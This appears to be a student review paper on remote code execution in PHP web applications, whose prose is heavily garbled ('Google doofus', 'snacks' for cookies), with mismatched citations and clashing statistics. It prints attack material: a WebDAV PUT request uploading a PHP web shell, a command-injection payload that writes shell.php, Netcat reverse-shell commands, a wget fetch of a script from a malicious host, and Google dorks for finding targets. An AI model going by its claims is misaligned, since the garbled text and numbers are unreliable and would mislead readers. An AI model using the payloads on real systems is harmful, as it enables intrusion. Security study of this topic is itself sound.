Review of Remote Code Execution in Web Applications

D.T.M Niroshan Tharanga

Abstract— **By meeting business prerequisites and meeting the needs of buyers, the reputation of web applications can be improved. This web application excels at providing business management to its current partners in the best possible way. During this peak period, some management is done through web applications, and these operations are estimated through processing time and training capabilities. However, these authorities often face the risk of inadvertent approval. Currently, digital attacks are becoming the basic risk for all advanced changes on the planet. Blind coding work and lack of security data during the incident are the root causes of various types of weaknesses in the use layer of the Web framework. One of the real weaknesses of this era is remote code execution (RCE). As shown by the Web Application Security Project (CWE/SANS), since 2016, RCE has been listed as the second major web application vulnerability. In the written review, trivial crawling operations related to RCE were discovered. This white paper provides a comprehensive background analysis of the weaknesses of RCE.**

Key Words— **Remote Code Execution (RCE), Exploitation Techniques, Cyber Security, Web Application Vulnerability, XSS, PHP.**

INTRODUCTION

This can be done effectively in two ways so that operators and customers can continue to use it. The first is a mixture of JSP and Tomcat Apache workers, and the second is a combination of PHP and WAMP workers [6]. It provides a way to help provide information to nearby hosts. There are usually many types of attacks on the network, such as XSS, content sniffing, phishing, etc. Similarly, as the impact of information increases or decreases, tracking vulnerabilities can also cause more serious consequences. The attacker uses XSS to agree to maintain the victim's program, which can capture customer meetings, sabotage the site, inject hostile substances, and directly conduct phishing attacks. Any script representation of Tom maintained by the victim's program may also be the intended target of this attack [3] [4] [5]. During the moderator review process included in the program, the program with the function of using HTML precursors to attack the program structure to verify the HTML extension and explain the complete cycle period is true and unambiguous. [6]. Almost Java's customs are undoubtedly an asset. The subtle quality is subtle, including the unusual Java Serving Dish (JSP) page here. JSP code is executed on the operator side, not on the client program [7] [8]. Java Applets is another separate gadget on the path of innovation, which allows you to download Java applications to the system and continue to run. Keep a proper distance between the complete Java applet and any place recorded by the control program or HTML [9]. You can understand it better through the remote code execution image below.

The unsympathetic legal title appeared without hesitation. IE is short for XSS [14]. On either side of the XSS, the central part can perform the processing of the wind manager by presenting itself as an area. Complex local risk-taking strategies can verify this and are suitable for coding. Code execution at a distance is more difficult to stop, stop and grab. Nowadays, web applications are taking the lead in mechanizing existing daily life by checking the current layout. More than 386 million people in the world use the Internet as some cooperative commercial Web applications because they can be easily used anytime, anywhere [2]. For the above-mentioned useful reasons, a large part of professional associations or organizations such as industries, banks, governments, education, clinics, and various departments want to support their partners by using web applications and other online framework web applications.

Organizations use mechanized strategies to increase revenue, improve customer satisfaction, and pass management rights to buyers through Web applications. The most advanced web applications, even buyers, insist on using the association's sensitive data. For the above reasons, these web applications are vulnerable to abuse attacks, which usually flourish through various digital attackers. The weakness of the web application may be the main weakness of the framework that affects the associated attributes. According to comments, more than 82.8% of web expert cooperatives use PHP steps to build web applications for simpler code repetition [3]. As can be seen from OWASP and SANS, the most famous weaknesses are structured command language injection (SQLi) [4], OS command injection [5], buffer overflow [6], and cross-site scripting (XSS) [7]. , And then crash. Authentication [8], Session Management [9], Sensitive Data Disclosure [10], Remote Code Execution (RCE) [11] [12] [13], Local File Inclusion (LFI) [14], although the most recently run code is far away It may be a serious digital risk, which may contain content/documents and abuse the functions of online staff. In this research, it was found that most of the articles only focus on currently running online or work-based applications. This context scan is recorded for the first time. Remote code execution abuse strategies based on frameworks and workers and their impact on Web applications. This document is divided into six areas. The introduction and comments of the literature are discussed in Part 1, and discussed separately. This method is discussed in area 3. Area 4 clearly describes the abuse process of RCE. The inspection of the results is described in area 5. The document ends with the results of the test, the scope and future work phases6.

OBJECTIVES

This paper reviews the current Detection and Mitigation techniques of Remote Code Execution in Web Applications.

D.T.M Niroshan Tharanga is with the Sri Lanka Institute of Information Technology, Malabe, Sri Lanka. (E-mail: ms18902044@my.sliit.lk).

LITERATURE REVIEW


In recent years, the penetration of computer security has often posed challenges to customers, governments, social order, and organizations. Although data loss is normal and continuous, it is common to pay huge sums of money through various types of digital attacks. Although there are a considerable number of tests for digital attacks and Web vulnerabilities. Either way, so far, we still need to consider new ways to influence the risk, the reduction of damage caused by malware, cybercriminals, etc. [28.30]. Through contextual investigations, we analyzed 359 education sites in Bangladesh and studied various types of SQLi vulnerabilities, of which 86% of the sites found SQLi vulnerabilities. [15] As a result of context scanning for various types of XSS vulnerabilities, there are storage strategies, XSS and DOM based on ideas. Here, we analyzed the index of 500 pieces of information, 75% of web applications found CSRF vulnerabilities, 65% found XSS vulnerabilities, and both. This is the weakness of 40% of the 335 vulnerable web applications [7]. A report hosted a seminar on the use of root cause analysis (RCA) to solve management and audit vulnerabilities, which contained 11 key factors for solving management weaknesses and 9 key factors for identifying weaknesses. The goal of this work is to identify potential drivers for session management and weak authentication vulnerabilities, and make adjustments to limit the recurrence of these vulnerabilities in web applications [8]. We have listed five abuse strategies for vulnerable authentication and session management vulnerabilities in web usage in Bangladesh. The creator found that 65% of the 267 public and private space sites in Bangladesh were not protected, and suggested some procedures to avoid these weaknesses. [16] Determine the importance of weather in the speed of remote random code execution attacks against search operators and customers. For workers, the attack completion rate is in the range of 15% to 67%, and for customers, the attack completion rate is in the range of 43% to 67% [17]. A contextual survey of 153 vulnerable web applications (LFI) showed the impact of vulnerabilities (RFI) and (SQLi) (LFI) on web applications in Bangladesh. [18]. This document proposes engineering and methods to ensure the safety of snacks. The proposed strategy is "Straight Biscuit Numbers (ICD)", which can ensure respect for the management of snacks (including internal snacks for extra meals and other snacks). [19] Comments found in web application vulnerability locator devices (ie Nessus, Acunetics, and Zed Attack Proxy (ZAP) vulnerability identification tools) are designed to offset accuracy and all other factors, such as the use of manual entry testing strategies [20]. Documents about cross-site scripting (XSS) awareness implemented in GET and POST-based strategies. The purpose of this task is to prevent storage-based XSS, mirrored XSS and DOM-based XSS. This white paper proposes the Secure Sockets Layer (SSL) to protect the security between the client and the staff [21].

The proposed task is to distinguish cross-site scripting attacks (XSS) through the use of an intrusion detection system (IDS). The location of XSS attacks is marked with data buckets, and each bundled software is scanned according to predefined rules [27]. This paper proposes a model called SAISAN, which is a mechanized LFI vulnerability identification device. The device is ready to analyze 4 unique areas based on 256 network usage based on $_GET and distinguish 113 weaknesses, indicating that the accuracy of the device is 88% [14]. A complex method of checking and configuring models in the calculation process has been proposed to naturally identify RCE vulnerabilities in the PHP stage. The model analyzed 10 real PHP applications, which identified 21 real weaknesses of RCE [22]. Documents on phishing attacks carried out in 12 countries/regions have been written. The purpose of this work is to prevent and distinguish between digital interference and electronic mindfulness responses [23]. Another survey showed that the weakness of RCE in Basil programming (1.5.14) is an open library. This problem occurs on line 39 of the PHP document of the "config" Organizer (Diff.php). The escapeshellarg() strategy helps prevent RCE weaknesses by isolating abnormal characters [17]. Investigation of RCE abuse of common applications running Windows XP SP3 with Internet Explorer (IE8). The Microsoft Enhanced Mitigation Experience (MS-EMET) toolkit is used to confirm workload response operations. They identified 12 terminal security elements and studied 58 variants of 21 risks for hostile behavior. The external enemies of Microsoft MS-EMET and adventure elements showed that the simplest way of exposure hindered 93% of all efforts considered [24].

I. METHODOLOGY

Remote code execution is an offensive feature that requires registering the gadget and contacting the person making changes online. Basically, if an attacker can send work orders to remote workers, it is called remote command execution. Many abusive techniques aim to provide a client-level position on the PC root level access. As a result, you can also profit from abuse. Therefore, in order to increase the accumulation of special low-level attacks and then repeat yourself until the conditions are met [17, 18]. Attackers in Internet applications can trigger unprotected RCE through request-based fields (such as URL-based restrictions, input-field-based restrictions, etc.). When an attacker’s request dismisses a staff member through a proxy, the staff member must approve the client and issue a command in response to the attacker. The confidence in the implementation of the code, the identification of innovations and the realization of remote control provide advantages for the management of the comparative framework [12,19]. Action believes that the code is acquiring data and knowledge from the operator and moving towards the attacker. Figure 01 depicts the complete remote code execution (RCE) cycle. The author creates retaliatory content that helps abuse the weaknesses of RCE on the target site, such as the "hi" reverb. The generated code is passed to the staff through a weak RCE-based site. The malware runs remote workers and responds to messages sent by the operator to the attacker. If this article is related to the author's needs, then it is considered a weak RCE website.

Attackers can abuse the vulnerabilities in the RCE site in a variety of ways. RCE vulnerabilities can be divided into two categories.:




```
192.168.119.128/remotecodeexecution/remotecode.php?code=phpinfo();

phpinfo()
192.168.119.128/remotecodeexecution/remotecode.php?code=phpinfo();
```

Remote Code Execution Code

use GET method parameter 'code'.
The fuction used is a basic PHP eval

[2]




[1]

A. Web Based Remote Code Execution

Web applications are characterized by weaknesses that allow attackers to execute frame commands to online workers. This is known as Web-based RCE weaknesses. The flaws in web applications include framework flaws or flaws in electronic applications [24, 27]. Due to improper approval or access to the clear structure, misconfigured Web Workers and application configuration flaws, please negotiate application security. You will be able to explore the weaknesses of web-based NCE in this white paper.

i) $_GET Method Based Exploitation Process

Authors may discover some bot content/devices or RCE weaknesses in GET-based web applications using manual abuse. RCE is one of the other domains that will exist here. Due to configuration errors or customer requests for approval, GET-based applications will utilize RCE. Below is the code that encourages authors to abuse the weaknesses of RCE [20, 28]. The weak pseudo-code of the "acquisition-based" method is provided below.



```
PUT /dav/yeahhub.php HTTP/1.1
Host: 192.168.179.142
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101
Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.179.142/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 36

<?php

system($_GET['cmd']);

?>
```

```
HTTP/1.1 201 Created
Date: Tue, 23 Jan 2018 02:56:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Location: http://192.168.179.142/dav/yeahhub.php
Content-Length: 276
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /dav/yeahhub.php has been created.</p>
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.179.142 Port
80</address>
</body></html>
```

[3]

Sites based on the search restrictions of the attacker using Google Twitch or other devices are weak. First, the use of Netcat by criminals in Figure 4 led to the abuse of RCE. Inside the terminal, the attacker types "nc [ip address] [port]" or "nc-l-p [port]" and press Enter. At that time, during the execution of this Netcat command, the URL of the site was used by a frame lower than the "request server" ("nc-e / container / slam [attacker's IP address] [port]"). Network workers.

This function usually performs a ping response to the framework you are using. But "T = REQUEST ['Worth'];" In this program, the malicious client will provide what they want. In this process, RCE can variably abuse weaknesses, so there is no screening operation to help isolate or verify customer contributions. Add customer input to approve the PHP language image followed by "htmlSpecialChars", "trim", "striplash" [11, 12, 16].

Then, the attacker tried to use Google doofus to obtain the unprotected application. The post-based RCE is divided into four steps, and the attacker is initially introduced. Figure 02 uses Google nitwit, that is, Inurl: any.php is viewed through a vulnerable web application. It will restore a preview of any PHP-based web application you can think of after requesting Google. As shown in Figure 3, the attacker follows a procedure to abuse the site's lack of defense capabilities. hi'reverb then the program asks the operator to abuse the weakness and print a "hi" message on the page. Such a rate of return indicates that the site is powerless [6, 8].



Attacker
Malicious Script Request i.e. echo "hello"
POST based Input Field
POST Based Input Field Request to Server by malicious code
Server
Malicious Script is loaded in the Server
Execution
Response Back with confidential information i.e. "hello"
Output

Figure 3: Find out RCE exploitation Techniques

The attacker introduced "Burpsuit" on the author's PC. You can also enter the employee's root index through the "aspect" protection program. The "follower" convinced the attacker to take control of a vulnerable Internet employee. Use variables to attack employees instead of requesting messages found using "anti-disturbance" tools. Once you have the packaging, apply a "suit suit" repeater to make painting easier. All you need to do is to correct sloppy facts in projects that require employees through "duplicate drawings." In fact, the variable = echo ""> shell.php. The employee does not call the employee, but executes the code and writes the "shell.php" record to obtain the employee's right to enroll. [twenty one].



Attacker
Sent request to the server i.e. "ping 8.8.8.8;
Input Field
Catch the Request
Burp suit
Shell.php based response server to Attacker
Generate Payloader i.e. "ping 8.8.8.8; echo "<? PHP system ($_GET['c']); ?>" > shell.php
SERVER

Figure 4: Shell Uploaded using Burb Suit

B. System Based RCE Vulnerabilities:

Support running on any framework (for example, Android, Macintosh, Windows) that allows the author to execute framework commands is called system-based RCE weakness.

I. System-based RCE development: The author uses "Netcat" to access the Web Shell as the target framework in the gadget. As a result, the attacker used "Netcat", which is a typical UNIX application that connects two systems through sockets. The perpetrator tried to obtain permission for the shell program on the victim's Web device. For example, attackers use familiar design procedures or operating system-based weaknesses to access client Android devices. When a temporary customer introduces the APK shell based on APK RCE, the author will use the "Absolute Control of Casualty Framework" gadget. These shells cut the opposite side of the victim's tool and linked the long-range attack tool with casualty data. This attack is not obvious to injured customers. The graph in Figure 08 makes it possible to exploit the weaknesses of framework-based remote code execution. In this cycle, they must use social design strategies to abuse the weaknesses of gadgets. This is a cycle of robots that abuses weaknesses. The moment the customer opens the malicious APK record, instead of the perpetrator accessing the victim's gadget [23, 25, 26].



Process is kill or uninstall
Activit/ Start
Uninstaller
Uninstall
Active Starts
Process continue To Change APK Function
Disconnect
netcat
Netcat started, Connects to remote server
Commands from remote server are piped in to system shell
Netcat
Remote Attacker Device

Figure 5: RCE on Android Device using Social Engineering

The above layout shows that when the report of the instance APK record is deleted due to loss, it is being discovered that the attacker has connected or triggered the collaboration. For example, if the application failed before, the connection will continue to run no matter how the background changes. If the attacker communicates information with the current collaboration linked to the working system [4,22].

EXPLOITATION TECHNIQUES

In fact, the abuse based on the $_GET and $_POST methods is a relatively rare increase in security personnel. The attacker followed a bunch of tactics and used command briefings to get headboard suggestions. For example, attackers use Netcat to create and identify TCP and UDP alliances, which form and study data about these relationships until they are terminated [2, 12, 26]. This TCP/UDP provides a framework organization subsystem to allow clients to connect to applications and network organizations at the application layer level in a generic or pre-established manner.

In the early stage of Figure 5, when an attacker finds a web page that allows him to run his own command library RCE $ _GET site, the cycle for obtaining the library RCE is similar. During this process, the attacker discovered a PHP site based on the scope (for example, "inurl: any.php? Message = null;"). We look at the weak places. After mentioning it to Google, it will send back a summary explaining the potential limitations of the main PHP website [3, 10].



Attacker
Target Website search by 'Google Dork" i.e. inurl: index.php ?id=
Browser
Browser to server Request
Server
Possible website return by server
Output Result

Figure 6: Find out vulnerable website using Google Dork

For example, the author follows a strategy of exploiting the shortcomings of the website.

"Http://www.any.com/index.php?message=text" Then, the program sent the sale to the worker, visually mishandled the message, and forwarded it to the attacker. Before that, it will track the lower limit and use the wget command to perform malicious shell access in this application. http://www.vulnsitesite.com/index.php?page=wget. http://www.malicious.com/script.txt. As a result, the record "http://www.malicious.com/script.txt" is merged and executed by the operator. Either way, it looks like a direct, compelling attack.

In this cycle, we use the Get Base Misuse process for the Netcat device based on the request line. Netcat's default query line is "nc options have ports". Where host is the IP address you need to scan, and port is a specific port or a specific range of ports, or isolated port displacement with spaces. After "nc-l-p 1234". First, in this cycle, the attacker opens the reception of the package content through his terminal. By default, entering the terminal "nc-l-p 1234" can enable an attacker to log in using the malicious code in the URL of the defenseless site. Therefore, check the system ("NC-e/compartment/basic [Attacker PC IP] [Attacker port]. After that, the most important issue is the vulnerable site, which requires the operator to provide the attacking machine, not the machine [23, 30].



Attacker sent malicious command i.e. "NC –l –p 1234" of terminal
Response to Attacker
Terminal
Sent Request to the Server
Sent Response to the Terminal
Attacker
SERVER
DOS Request
Attacker sent malicious command in to the URL I.e. System ("NC –e /bin/bash 192.168.0.119 1234")
http://www.
Web Address

Figure 8: RCE Using "Netcat" Tools


RESULT ANALYSIS

A few procedures were chosen as the formula for this investigation [25]. All strategies are formulated using the following formula: 09: S = X2 NP (1-P) ÷ d2 (N-1) + X2 P (1-P)-(recipe: 9) The above equation ``sample required in S "Quantity", "N" is the size of the population, "P" is the overall range, "d" is the accuracy level through the range, and "X2" is the chi-square value of the first step. The chance of the ideal certainty level (3.841). Use the measurable tool G * Power 3.1.9.2 to identify the sample size of the evaluation applied to the formula. Since the largest indicator of the test mode is the type of abuse, the result of the F test is to directly order many repeated tests. These tests We chose 5 as the indicators of our situation. The value of α failure probability is set to 0.05, and the value of power (1-β failure probability) is chosen to be 0.95. Based on the results of the device, you should find 138 legal cases. Figure 10 shows the result graph of the test size of the five indicators of a simple process example [5, 17, 18].

A. Analysis on Sector Wise Exploitation:

In this survey, we divided the regions into two categories: public and private. The table below shows an insightful local recurrence investigation of abuse 01.


Table 1: Frequency analysis of sector wise exploitation:



Sector	Frequency	Percent	Cumulative Percent
Public Sector	101	73%	**73%**
Private Sector	37	27%	**100%**
Total	**138**	**100%**	

The shortcomings of remote code execution in the table above indicate that 73% of Web applications exist in open areas. Here, 27% of additional applications have the same shortcomings, with private space accounting for 27% and public space accounting for 73% of the total. From the data above, we can see that the features and organizations used with these applications put more pressure on web application owners in public areas instead of focusing on proper security testing before using them And the approval of safety features. [23, 25, 30]. On the other hand, compared with public area Web applications, private area Web applications are more adaptable.

Table 2: RCE Exploitation based Area




Platform	Category	Quantity	%	Cum. %
Web Based	Get Based RCE	58	42%	**42%**
	POST Base RCE	31	22%	**64%**
System Based	Social Engineering	23	17%	**81%**
	OS Based RCE	26	19%	**100%**
Total		**138**	**100%**	

Listed below are the impact of specific types of abuse on these 5 locations. It shows that 42% of RCE based on GET, 22% of RCE based on POST, 17% based on social engineering, and 19% based on OS ultimately have disadvantages. Using the condition "total rate = cumulative number of repetitions ÷ total number of repetitions x 100" [19, 25], the absolute ratio should be output.

c. Social Engineering Attack Based:

Table 05 describes the iterative evaluation of social engineering attacks abused in five domains. The social engineering attack utilizes the total scale of 23 web applications that combine all domains [5, 15].

Table 5: Frequency analysis of Social Engineering Attack among five domains:



Exploitation Type	Frequency	Percent
Education institute	8	35%
E-Commerce	5	22%
Medical	4	17%
Online Portal	3	13%
Government	3	13%
Total	**23**	**100%**

Through the abuse of customer benefits in the Web application, 13% efficiency was generated on the collusion government website, 35% efficiency was generated on the guide website, and 17% efficiency was generated in the clinical institution call. An efficiency of 13% was generated on the Internet, and an efficiency of 22% was generated on an independent electronic transaction page. In the end, 26 web applications were manually managed by the number of web experts. This trend is often overturned by the shortcomings opposed by approximately 19% of server-based organizational colleagues. The other 4 venues are affected by more types of abuse: 35% education, 15% electronic exchange, 19% clinics, and 12% online passes [6, 8, 9].

FUTURE RESEARCH

Among the factors affected by this review, experts found that hospitalization of customers as part of management would be misused as the primary means of beneficial remote code execution. High severity immediately accessible adventures characterized by CVSS provide better progress than medium severity immediately accessible adventures. The existence of non-executable memory does not seem to matter to experts, because there are no other relevant countermeasures, such as randomizing the address space format.

CONCLUSION

Eliminating code execution may be the most dangerous shortcoming of web applications. By sending or inserting harmful code into a helpless application, it is dangerous for the application and its customers. In addition, I think RCE can be repaired, but I cannot guarantee that no one can destroy our security. Malicious clients reliably classify how they compromise the security of the target application. Therefore, it is necessary to study a more fragile NCE model so that the expected strategy can be appropriately used after a period of time. This white paper covers RCE for the gap between system-based, web-based and worker-based web applications, and tested 357 real web applications that can identify 138 RCE vulnerabilities at a glance. In the future, we plan to make changes to the mechanical assembly of the RCE area to find helpless RCE executable sites or applications, and handle the $_GET-based process and the $_POST-based method for the application.

ACKNOWLEDGEMENT

The guidance and support received from the Dr. Lakmal Rupasinghe who is the lecturer in charge of Emerging Topics in Cyber Security module is greatly appreciate.

REFERENCES

[1] M. Jung, D. Park, and J. Cho, "Efficient remote software execution architecture based on dynamicFDDO address translation for internet-of-things software execution platform," in *2015 18th International Conference on Network-Based Information Systems*, 2015, pp. 371–378.

[2] L. Zhang, H. Zhang, X. Zhang, and L. Chen, "A new mechanism for trusted code remote execution," in *2007 International Conference on Computational Intelligence and Security Workshops (CISW 2007)*, 2007, pp. 574–578.

[3] S. Mohammad and S. Pourdavar, "Penetration test: A case study on remote command execution security hole," in *2010 Fifth International Conference on Digital Information Management (ICDIM)*, 2010, pp. 412–416.

[4] W.-Z. Chen, Z.-P. Zhang, J.-H. Yang, and Q.-M. He, "Cerberus: A novel hypervisor to provide trusted and isolated code execution," in *2010 International Conference of Information Science and Management Engineering*, 2010, vol. 1, pp. 330–333.

[5] M. Carlisle and B. Fagin, "IRONSIDES: DNS with no single-packet denial of service or remote code execution vulnerabilities," in *2012 IEEE Global Communications Conference (GLOBECOM)*, 2012, pp. 839–844.

[6] Q. H. Mahmoud, D. Kauling, and S. Zanin, "Hidden android permissions: Remote code execution and shell access using a live wallpaper," in *2017 14th IEEE Annual Consumer Communications & Networking Conference (CCNC)*, 2017, pp. 599–600.

[7] R. Busseuil, L. Ost, R. Garibotti, G. Sassatelli, and M. Robert, "Remote execution in distributed memory MPSoC," in *2012 IEEE 20th International Symposium on Field-Programmable Custom Computing Machines*, 2012, pp. 121–124.

[8] Y. Zheng and X. Zhang, "Path sensitive static analysis of web applications for remote code execution vulnerability detection," in *2013 35th International Conference on Software Engineering (ICSE)*, 2013, pp. 652–661.

[9] Z. Liu, W. Shi, S. Xu, and Z. Lin, "Programmable decoder and shadow threads: Tolerate remote code injection exploits with diversified redundancy," in *Design, Automation & Test in Europe Conference & Exhibition (DATE), 2014*, 2014, pp. 1–6.

[10] W. Y. S. Li, S. Wu, W. K. Chan, and T. H. Tse, "JSCloud: Toward remote execution of JavaScript code on handheld devices," in *2012 12th International Conference on Quality Software*, 2012, pp. 240–245.

[11] D. Malkhi and M. K. Reiter, "Secure execution of Java applets using a remote playground," *IEEE trans. softw. eng.*, vol. 26, no. 12, pp. 1197–1209, 2000.

[12] P. Tarau, V. Dahl, and K. De Bosschere, "A logic programming infrastructure for remote execution, mobile code and agents," in *Proceedings of IEEE 6th Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises*, 2002, pp. 106–111.

[13] M. Hataba, R. Elkhouly, and A. El-Mahdy, "Diversified remote code execution using dynamic obfuscation of conditional branches," in *2015 IEEE 35th International Conference on Distributed Computing Systems Workshops*, 2015, pp. 120–127.

[14] D. Lee, J. Cho, and D. Park, "Efficient partitioning of on-cloud remote executable code and on-chip software for complex-connected IoT," in *2019 IEEE International Conference on Big Data and Smart Computing (BigComp)*, 2019, pp. 1–4.

[15] N. Agarwal and K. Paul, "XEBRA: XEn Based Remote Attestation," in *2016 IEEE Region 10 Conference (TENCON)*, 2016, pp. 2383–2386.

[16] D. Park and J. Cho, "Cloud-connected code executable IoT device with on-cloud virtually memory controller for dynamic instruction streaming," in *2015 International Conference on Cloud Computing and Big Data (CCBD)*, 2015, pp. 29–30.

[17] A. T, "Remote code execution using ICMP modified structured storage covert channels without elevation of privileges," in *2019 International Conference on Computing, Power and Communication Technologies (GUCON)*, 2019, pp. 857–866.

[18] M. Majchrowicz, P. Kapusta, D. Faustryjak, and L. Jackowska-Strumillo, "System for remote parental control and management of rooted smart TVs," in *2018 International Interdisciplinary PhD Workshop (IIPhDW)*, 2018, pp. 357–360.

[19] S. Kim, H. Rim, and H. Han, "Distributed execution for resource-constrained mobile consumer devices," *IEEE trans. consum. electron.*, vol. 55, no. 2, pp. 376–384, 2009.

[20] A. L. A. da Cunha, W. A. Finamore, and E. A. B. da Silva, "Robust remote sensing still image coding with low memory requirements," in *IEEE International Geoscience and Remote Sensing Symposium*, 2003, vol. 6, pp. 3305–3307 vol.6.

[21] B. Demir and L. Bruzzo, "Kernel-based hashing for content-based image retrval in large remote sensing data archive," in *2014 IEEE Geoscience and Remote Sensing Symposium*, 2014, pp. 3542–3545.

[22] I. Blanes, J. Ser, and J. Serra-Sagristà, "Quality evaluation of progressive lossy-to-lossless remote-sensing image coding," in *2009 16th IEEE International Conference on Image Processing (ICIP)*, 2009, pp. 3709–3712.

[23] J. B. Abshire and X. Sun, "Modified PN codes for laser remote sensing measurements," in *Conference on Lasers and Electro-Optics/International Quantum Electronics Conference*, 2009, pp. 1–2.

[24] J. Min, Z. Shuai, and D. MengXiao, "Quantum network coding based on remote state preparation of arbitrary two-qubit states," in *2017 36th Chinese Control Conference (CCC)*, 2017, pp. 9757–9760.

[25] G. P. M. Cagnazzo, "Compression of multitemporal remote sensing images through Bayesian segmentation," in *IEEE International IEEE International IEEE International Geoscience and Remote Sensing Symposium, 2004. IGARSS '04. Proceedings. 2004*, 2004, vol. 1, p. 284.

[26] D. Park, M. Jung, and J. Cho, "Area efficient remote code execution platform with on-demand instruction manager for cloud-

